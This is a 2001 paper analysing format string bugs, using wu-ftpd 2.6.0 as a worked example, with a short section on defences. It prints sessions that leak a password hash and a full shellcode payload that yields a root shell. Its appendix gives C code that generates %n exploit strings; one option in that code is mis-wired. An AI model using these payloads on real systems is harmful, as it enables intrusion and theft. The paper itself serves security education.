Analysis of Format String Bugs

Andreas Thuemmel, a.thuemmel@web.de

- Version 1.0, 15-02-2001 -

1 Introduction and Abstract

The exploitation of format string bugs represents a new technique for attacks that can be used locally or remotely. While publicly known since at least September 1999 [1] it has only obtained major attention after the public release of exploit code against wu-ftpd 2.6.0 in June 2000 [2, 3]. Exploits using this technique have probably been floating in the underground for at least one year!
Since summer 2000 dozens of exploits based on format bugs have been published, and all Linux and Unix distributions and vendors are concerned. A selection:

- Remote exploits:

  wu-ftpd, BSD ftpd, proftpd, rpc.statd, PHP 3 and 4, TIS-Firewall Toolkit, ...

- Local exploits:

  lpr, LPRng, ypbind, BSD chpass and fstat, libc's with localisation, ...

- The „ramen" Worm [4] uses format string bugs in wu-ftpd, rpc.statd and LPRng.

This article tries to explain the idea and analyses the tricks and limitations of format string exploits. As a real world example the University of Washington implementation of a ftp server for Unix – wu-ftpd version 2.6.0 – as provided on Red Hat Linux 6.2 is used.

The article is structured as follows:

- Problem description
- How to read the stack
- How to read contents of character string variables
- How to write integer values
- Defences against Format Bug exploits

In the appendix sample code is given that has been written for the example sections of this article. The code can be used to create format strings in several variations and on different system architectures.

2 Problem and Idea

In the C (resp. C++) programming language it is possible to declare functions that have a variable number of parameters. On call one fixed argument has to tell the function how much arguments there actually are. Among these kind of functions contained in the C standard library are fprintf(), printf(), sprintf(), snprintf(), vprintf(), vsprintf(), vsnprintf(), setproctitle() and syslog(). All these functions have two things in common:

- The first parameter is a so called format string.
- They convert all the arguments of possibly varying data types that follow the format string to an output stream.

For means of simplicity all the following sections use the printf() function as example. However, all the statements made hold true for any other format function as well.

The format string is used in two ways:

- It tells how to convert the following arguments to a character string (type conversion, width, precision, padding etc.). The syntax for this is identical among all of the above functions.
- It tells how many arguments are actually following the format string.

The format string itself is a mixture of ordinary characters that are copied to the output stream and conversion specifiers that work as replacement characters for the subsequent arguments. The code fragment

```
int i = 20;
int j = 10;
char *format_string = "The numbers are %d and %d";
printf(format_string,i,j);
```

will print „The numbers are 20 and 10“ to stdout. The „%d“ are conversion specifiers. Conversion specifiers always begin with a % (percent) character. The characters following the % designate flags for the format of the output (alignment, width, padding, etc.), and specify the argument‘s type (int, float, char, char *, etc.). In the output stream every occurrence of a % format indicator is replaced by the value of the corresponding argument (except %% which simply results in a single %). Important conversion specifiers are for example:

- %d – integer (int) as decimal
- %x – integer (int) as hex
- %s – string (char *)

As with buffer overflows the problem behind format string bugs is more or less due to ignorance or laziness during program development. Consider the following code fragments:

```
char *user_supplied_input;
[...]
printf(user_supplied_input);
```

or

```
char *user_supplied_input;
char *some_string;
[...]
sprintf(some_string,"%s",user_supplied_input);
[...]
printf(some_string);
```

In both cases the user supplied input is finally taken as format string argument for the call to printf(). Notice that

```
printf("%s",user_supplied_input);
```

respectivly

```
printf("%s",some_string);
```

would probably have been more accurate. What will happen in the above example if the user inputs a character string that contains a %x ? printf() will expect to find an integer argument behind the format string. But there is no such argument! Notice that these kinds of mismatches cannot not be recognized at compile time.

Example: wu-ftpd 2.6.0

The problem in wu-ftpd 2.6.0 is located in the function vreply() (in src/ftpd.c). Simplified vreply() looks like this:

```
void vreply([...],char *fmt, [...]);
{
  char buf[BUFSIZ];
  [...]
   snprintf(buf, sizeof(buf),fmt);
  [...]
```

In the case of the site exec command *fmt contains the character string that the user supplies as argument following „SITE EXEC“ (see function site_exec() in src/ftpcmd.y). That way the ftp user controls the format string in the call to snprintf().

The following sections show how bugs like this can be used for exploitation.

3 Reading the stack

To pass arguments to a function, the caller pushes a so called activation record (or frame) [7] on the stack. For example for a function f(int i, int *j) this record for f() on the stack looks as follows:



Figure 1 : Stack snapshot: Activation record for f(int i, int *j)

What happens if the format string in a call to printf() contains conversion specifiers without corresponding argument? All arguments for the call to printf() are put on the stack. printf() assumes that its activation record contains an argument on the stack for every conversion specifier in the format string. For every % it reads the value on the stack in the corresponding location. This way it „walks“ the stack downwards reading would-be „arguments“ from the stack, printing them to the output stream while ignoring whether or not it has already left its actual activation record. There are no boundary checks for activation records.

Under normal conditions the format string contains the information about the size of the actual activation record as pushed on the stack by the caller. By manipulating the format string an attacker is able to make printf() „think“ that its activation record is much larger than it actually is.

That way an attacker is able to read values on the stack if the output stream of printf() is passed back to him.

Example: wu-ftpd 2.6.0

The example shows a ftp session on a Red Hat 6.2 Linux system (jeddy3). Instead of a ftp client, netcat is used as client software. User input is shown in boldface. User „andreas“ issues a „SITE EXEC %x %x %x %x“ command. The %x’s are interpreted as format string and result in an output of „31 bffff53c 1ee 6d“ which are actually values on the stack of the ftpd process!

```
% nc jeddy3 21
220 jeddy3 FTP server (Version wu-2.6.0(2) Thu Aug 3 18:24:27 CEST 2000)
ready.
USER andreas
331 Password required for andreas.
PASS 2138
230 User andreas logged in.
SITE EXEC %x %x %x %x
200-31 bffff53c 1ee 6d
200  (end of '%x %x %x %x')
QUIT
221-You have transferred 0 bytes in 0 files.
221-Total traffic for this session was 291 bytes in 0 transfers.
221-Thank you for using the FTP service on jeddy3.
221 Goodbye.
```

4 Reading character strings from (nearly) any location in the process‘ memory

If the output of printf() is passed back to the user, the attacker may achieve even more than just reading the contents of the stack: Character strings at more or less arbitrary locations in the text or data segment or on the heap of the process may be read. To see how this works, it is essential to understand the way character string arguments are passed to functions.

For character string arguments the activation record only contains a reference (i.e. a pointer) to the string. So in order to display a character string via %s, a corresponding pointer to the string has to be put into the activation record. But attackers cannot change the programs code to put an additional pointer on the stack upon call to printf(). They can put a %s into that string. But how is the corresponding pointer put into the activation record? The only point of control that they have is the format string.

Let‘s assume that the format string itself is stored on the stack. Now the trick: By precisely prepending the %s with enough other conversion specifiers (e.g. %d or %x) printf() can be made into walking the stack downwards reading arguments from the stack just up to the beginning of the format string. The format string itself starts with some bytes (4 on 32-bit architectures) that constitute the pointer to the memory location containing the character string the attacker is interested in. When printf() arrives at interpreting the %s, it reads exactly these bytes from the stack taking them as pointer to the string.

The resulting output stream of printf() will look like this:

Address of the string copied as characters to the output stream	Lots of trash: local vars, registers, return addresses, that are interpreted as integers	The string that the attacker is interested in

The idea behind the trick is to „extend“ the activation record to contain at least the beginning of the format string. This way the attacker gains control of some bits of the activation record.



Figure 2: Extending the activation record of printf()

As seen this technique is only applicable if the format string is stored on the stack, e.g. in a local variable of a function. Alternatively, if the output stream is printed into another buffer (e.g. with sprintf()), this buffer can be used.

There is a second limitation. Strings in C are stored in ASCIIZ format. Thus the pointer to the string may not contain any 0x00 bytes. On 32-bit architectures this means that about 2% of the total address space cannot be inspected this way. (While this does not seem to be a major restriction, it renders such attacks almost useless in practice if all interesting information is located in low memory addresses.)

Remark:

Prepending the %s with enough %x's to „find" the format string on the stack may result in a huge format string. If supported by the implementation of the C standard library (as is the case with most Linux distributions), this can be highly optimised using the $-flag which allows to „jump" directly to the specified argument. This not only saves valuable input buffer space, but also avoids the ugly output of trash from local vars, registers and return addresses interpreted as integers.

Example: wu-ftpd 2.6.0

This time more carefully constructed format strings are used as arguments for „SITE EXEC": The „AA" is used for padding. The curious strings „@e□□" and „pj□□" are the character representations of the pointers 0x08086a70 and 0x08086540 (in little

endian notation) to the pw_name and pw_passwd fields in the passwd struct *pw of wu-ftpd. The flag „277$“ is used instead of 277 %x’s. As can be seen „andreas“ is the value of pw->pw_name and „1P3aRAfUA$ATCfz9G/KGUiKn9NZSV6M1“ the value of pw->pw_passwd (encrypted as in /etc/passwd).

```
% nc jeddy3 21
220 jeddy3 FTP server (Version wu-2.6.0(2) Thu Aug 3 18:24:27 CEST 2000)
ready.
4.1.1 USER andreas
331 Password required for andreas.
4.1.2 PASS 2138
230 User andreas logged in.
4.1.2.1SITE EXEC AA@e□□%277$s
200-aa@e□□andreas
200  (end of 'aa@e□□%277$s')
SITE EXEC AApj□□%277$s
200-aapj□□$1$P3aRAfUA$ATCfz9G/KGUiKn9NZSV6M1
200  (end of 'aapj□□%277$s')
```

5 Writing an integer to (nearly) any location in the process‘ memory

Besides all the conversion specifiers that are used to convert simple types to a character string there is one whose purpose is a little special: %n

Definition from a BSD man page:

- %n: The number of characters written so far is stored into the integer indicated by the [corresponding] int * (or variant) pointer argument.

For example the following code fragment results in i=5;

```
int i;
printf(“12345%n“,&i);
```

As seen %n causes printf() to write an integer value to any location in memory. Given that the format string itself is stored somewhere on the stack, attackers can use the technique introduced in the previous section in order to control the pointer to the integer: The %n is prepended by enough %x’s (or a $-flag) to walk down the stack exactly to the location where the format string is stored. The format string starts with bytes that - interpreted as pointer - constitute the memory address that shall be written to.

That way the attacker is for example able to

- overwrite important program flags that control access privileges or
- overwrite return addresses on the stack, internal linkage tables (e.g. ELF GOT- or PLT-entrys [5, 6]), function pointers or setjmp/longjmp buffers to force a control flow corruption and jump to injected code.

But the value written is determined by the number of characters printed before the %n is reached. Is it really possible to write arbitrary integer values ? Yes it is, but another two tricks are needed.

The first trick is to use dummy output characters: To write a value of let's say 1000 a simple padding of 1000 dummy characters would do. Of course the output length of the %x's that have been used to walk down the stack and reach the format string also has to be considered. (That's why %.8x is a good choice for this purpose on 32-bit architectures: its output length is fixed at 8 characters independent of the actual value that is printed. Additionally, the $-flag can be used.) To avoid long format strings, instead of actually using 1000 dummy characters, a width specification of the format indicators can be used: By C standards the value written by %n depends on the number of characters that should have been printed (see the C99 ISO standard) to the output stream. If the actual output has been cut for reasons of output buffer boundaries (e.g. by the „n" in snprintf()), this has no influence on the value written by %n.

While in theory this should suffice to write arbitrary values, there are practical limitations as many implementations of the C standard library cannot handle arbitrary large width specifiers. A second trick is needed.

The second trick is to use %n more than once: Instead of only doing one write via %n, several writes are carried out where the pointers are shifted by one address. For example, on a little endian 32-bit architecture that permits „misaligned" writes (i.e. writes to odd memory addresses) – like IA32 (x86) – it is possible to do four successive writes where each pointer is incremented by one. This way the writes are always overlapping by three bytes, leaving one byte untouched in the subsequent write(s). Between the writes – i.e. between the different %n's – the first trick is used to output dummy characters and to adjust the value of the byte that will be left untouched after the next write – the least significant byte (LSB) of the total number of characters written so far. This way a maximum of only 255 dummy characters have to be printed per byte written.



Figure 3: Writing an int value of 5.000.000 to the address 0xBFFF2010 by using four writes each shifted by one byte on a little endian 32-bit architecture

For a big endian architecture the pattern of writes is reversed: Each of the successive pointers is decremented by one. Alternatively one can do only two (on 32-bit architectures) writes where pointers are incremented (resp. decremented) by two. Of course this pushes the number of dummy characters needed to adjust the actual words written to a maximum of 65535.

In order to do four writes the format string has to contain the ASCII representation of the four successive pointers. None of them may contain a 0x00, leaving a total of about 8% of the address space not writable by this technique (on a 32-bit architecture).

Example: wu-ftpd 2.6.0

Finally „SITE EXEC“ is used to overwrite a return address on the stack. The actual format string has been created with the example code given in the Appendix. (Parameters -n 1098 -m 0xbfffe4c8 -k 0xbfffd55a –d, but of course this may vary on other systems). Following the four %hn specifiers (the h flag means writing a short int instead of an int), some x86 shell code for Linux has been appended to the end of the format string. Notice the need to escape certain characters in an ftp control

stream (ÿÿ instead of ÿ, as 0xff has to be escaped by a second 0xff). After execution of the site exec command the attacker has shell access, entering the commands „uname –a“ and „id“. He actually is root!

```
% nc jeddy3 21

220 jeddy3 FTP server (Version wu-2.6.0(2) Thu Aug 3 18:24:27 CEST 2000)
ready.

5.1.1 USER andreas

331 Password required for andreas.

5.1.2 PASS 2138

230 User andreas logged in.

SITE EXEC AA    Èäÿÿ¿    Éäÿÿ¿    Êäÿÿ¿
Ëäÿÿ¿%276$.56x%277$hn%278$.123x%279$hn%280$.42x%281$hn%282$.192x%283$hn□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□ë$^□-‰^
3Ò‰V□‰V□¸□V4□5□V4□□N
‹ÑÍ€3À@Í€è×ÿÿÿÿÿÿ/bin/sh

200-aa    Èäÿ¿    Éäÿ¿    Êäÿ¿
Ëäÿ¿0000000000000000000000000000000000000000000000000020202000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000020202000000000000000000000000000000000000020202000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000020202000□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□ë$^□-‰^
3Ò‰V□‰V□¸□V4□5□V4□□N
‹ÑÍ€3À@Í€è×ÿÿÿ/bin/sh

200  (end of 'aa    Èäÿ¿    Éäÿ¿    Êäÿ¿
Ëäÿ¿%276$.56x%277$hn%278$.123x%279$hn%280$.42x%281$hn%282$.192x%283$hn□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□ë$^□-‰^
3Ò‰V□‰V□¸□V4□5□V4□□N
‹ÑÍ€3À@Í€è×ÿÿÿ/bin/sh')

uname -a

Linux jeddy3 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown

id

uid=0(root) gid=0(root) euid=500(andreas) egid=500(andreas)
groups=500(andreas)
```

As with buffer overflows, for a successful exploitation an attacker has to know or guess the values of several process internal addresses:

- The memory location that he wants to overwrite (e.g. a return address).
- The value to write (e.g. the address of his shell code).
- The number of bytes needed to walk or jump down the stack in order to reach the format string (this kind of information is not needed for buffer overflows).

If the output is passed back to the attacker (as with wu-ftpd), the attacker is able to read the stack. This makes guessing the correct values much easier. The originally released exploit code for wu-ftpd [2] used this idea to find the values automatically. A true script kiddie exploit.

6 Defences

The defences against format bugs are more or less the same as for buffer overflows:

- Be informed: BugTraq, CERT, SANS, etc.
- Always use latest patches. In case of wu-ftpd update to version 2.6.1.
- Restrict the damage attackers can do by best practice methods (run chroot'ed daemons and under unprivileged accounts,...).
- If you can afford and have access to the source code, do code audits.
- Use special libraries (e.g. FormatGuard http://www.immunix.org) or non-executable stack kernel options.
- Use intrusion detection tools. As can be seen by playing around with the example code the attack signature can be quiet complex. If script kiddie shell code is used, this should be detectable.

7 References

[1]: „Exploit for proftpd 1.2.0pre6“, Tymm Twillman, BugTraq, 20-09-1999

[2]: „WuFTPD: Providing *remote* root since at least 1994“, tf8, BugTraq, 22-06-2000

[3]: „CERT® Advisory CA-2000-13 Two Input Validation Problems In FTPD“, 07-07-2000

[4]: „CERT® Incident Note IN-2001-01“, 18-01-2001

[5]: "Defeating Solar Designer[s] non-executable stack patch", Rafal Wojtczuk, BugTraq, 30-01-1998

[6]: „Shared Library Redirection via ELF PLT Infection“, Silvio, Phrack 56, 2000

[7]: „Compilers, Principles, Techniques and Tools“, Aho, Sethi, Ullman, Addison Wesley, 1986

8 Appendix

The following example code can be helpful to create and experiment with format strings for overwriting values by %n conversion specifiers. Main part is the function gen_exploit_string().

```
/* fmtstring.c
 *
 *  "Format String Bug" example code
 *
 *  by Andreas Thuemmel, November 2000
 *  a.thuemmel@web.de
 *
 */

/*
 * int gen_exploit_str(
 *   char *fmt,
 *   int n,
 *   void *mm,
 *   unsigned int k,
 *   int string_offset,
 *   int dollar_flag,
```

```
 *   int bigendian,
 *   int words
 * )
 * Create an exploit string in order to write an arbitrary
 * value to an almost arbitrary address in memory via a
 * "Format String Bug". In order for the string to be usable, it has
 * to be stored on the stack somewhere above the frame of the
 * *printf function that reads the string.
 *
 * Arguments:
 *
 *  fmt - pointer to a buffer that will hold the resulting string
 *        (the buffer has to be long enaough to hold the string!),
 *  n   - number of bytes to walk up the stack in order to find the
 *        format string,
 *  mm  - memory address to overwrite,
 *  kk  - value to write.
 *
 * Options:
 *
 *  string_offset     - number of chars in _final_ format string that
 *                      preceed the exp.-string, e.g. for iterated *printfs
 *                      (set to 0 most of the times)
 *  if dollar_flag != 0 then use "$" format statement to walk up
 *                      the stack
 *  if bigendian != 0   then assume bigendian format (beware! untested)
 *  if words != 0       then do 2 short int writes instead of 4 byte writes
 *
 * Assumption: sizeof(int)=4, sizeof(short int)=2, sizeof(int*)=4
 * Returns:
 *
 *  -1 if the memory address (mm) is not writable,
 *  length of the exploit string otherwise
 *
 *  by Andreas Thuemmel, November 2000
 *  a.thuemmel@computer.org
 *
 */

#include <string.h>
#include <stdio.h>

int gen_exploit_str(char *fmt, int n, void *mm, unsigned int k,
                    int string_offset, int dollar_flag, int bigendian,
                    int words)
{
   int i, nn = n + string_offset;
   int plen = string_offset;     /* length of *printf's output string */
   int slen = 0;                 /* length of exploit string */
   int stepup;      /* # of bytes/4 to walk up the stack to find %n args */
   int inc,shift;
   if (words)
      inc = 2, shift = 0x10000;
   else
      inc = 1, shift = 0x100;

   /* Adjust nn to a multiple of 4, as we can only walk up
    * the stack in steps of at least 4 bytes. Pad the
    * string as necessary.
    */
   if (nn%4>0)
   {
```

```
      for (i=0; i<nn%4; i++)
      {
         sprintf(fmt+slen,"A");
         slen++;
         plen++;
         nn++;
      }
   }
   stepup = nn/4;

   /* Write the "arguments" for %n at the head of the
    * string. We do 4 separate 'short int' writes via %hn.
    * One for every byte of k. Thus mm, mm+1, mm+2, mm+3
    * are written to. None of them must contain a 0x00-byte.
    */
   for (i=0; i<4; i+=inc)
   {
      unsigned int b0,b1,b2,b3, mem;
      if (bigendian)
         mem = (unsigned int)mm-i;
      else
         mem = (unsigned int)mm+i;
      b0 = mem&0xff;
      b1 = (mem>>8)&0xff;
      b2 = (mem>>16)&0xff;
      b3 = (mem>>24)&0xff;
      if ( b0*b1*b2*b3 == 0 )
      {
         return -1;
      }
      if (bigendian)
         sprintf(fmt+slen,"    %c%c%c%c",b3,b2,b1,b0);
      else
         sprintf(fmt+slen,"    %c%c%c%c",b0,b1,b2,b3);
      slen += 8;
      plen += 8;
   }

   /* Write the actual %n format commands. In front
    * of every "%n" walk up the stack stepup*4 bytes
    * (by "$"-jumps if dollar_flag!=0, by stepup "%x"s otherwise)
    * in order to find our string that contains the memory
    * addresses to write to and adjust the length of
    * output string appropriately via length (".")
    * formated hexadecimal integer writes ("x").
    */
   if (!dollar_flag)
   {
      for (i=0; i<stepup; i++)
      {
         sprintf(fmt+slen,"%%.8x");
         slen += 4;
         plen += 8;
      }
   }
   for (i=0; i<4; i+=inc)
   {
      int p = (k%shift - plen%shift);
      if (p<0)
         p += shift;
      if (p<8)
         p += shift;
```

```
      plen += p;
      k /= shift;
      if (dollar_flag)
      {
         sprintf(fmt+slen,"%%%d$.%dx%%%d$hn",stepup+1,p,stepup+2);
         stepup += 2;
      } else {
         sprintf(fmt+slen,"%%.%dx%%hn",p);
      }
      slen = strlen(fmt);
   }
   return slen;
}

#include <unistd.h>

int main(int argc, char **argv)
{
   char string[4096];  /* yes, I know it's lame but it's late.... */
   int n = 0, m = 0, k = 0, off = 0, dollar = 0, big = 0, words = 0;
   char ch;
   extern int optind, opterr;
   extern char *optarg;

   while ((ch = getopt(argc, argv, "hdbwn:m:k:o:")) != -1)
       switch((char)ch)
       {
       case 'n':
           n = atoi(optarg);
           break;
       case 'm':
           sscanf(optarg,"%x",&m);   /* I know... */
           break;
       case 'k':
           sscanf(optarg,"%x",&k);
           break;
       case 'o':
           n = atoi(optarg);
           break;
       case 'd':
           dollar = 1;
           break;
       case 'b':
           big = 1;
           break;
       case 'w':
           words = 1;
           break;
       case 'h':
       default:
           puts("Options:");
           puts(" -n stack walk up bytes (required)");
           puts(" -m memory address to overwrite in hex (required)");
           puts(" -k value to write in hex (required)");
           puts(" -o offset");
           puts(" -d use dollar flag");
           puts(" -b big endian target architecture");
           puts(" -w use word writes instead of byte writes");
           exit(0);
   }

   if (gen_exploit_str(string,n,(void *)m,k,off,dollar,big,words) != -1)
```

```
      puts(string);
   else {
      puts("Address contains a 0x00 byte.");
      exit(1);
   }
}
```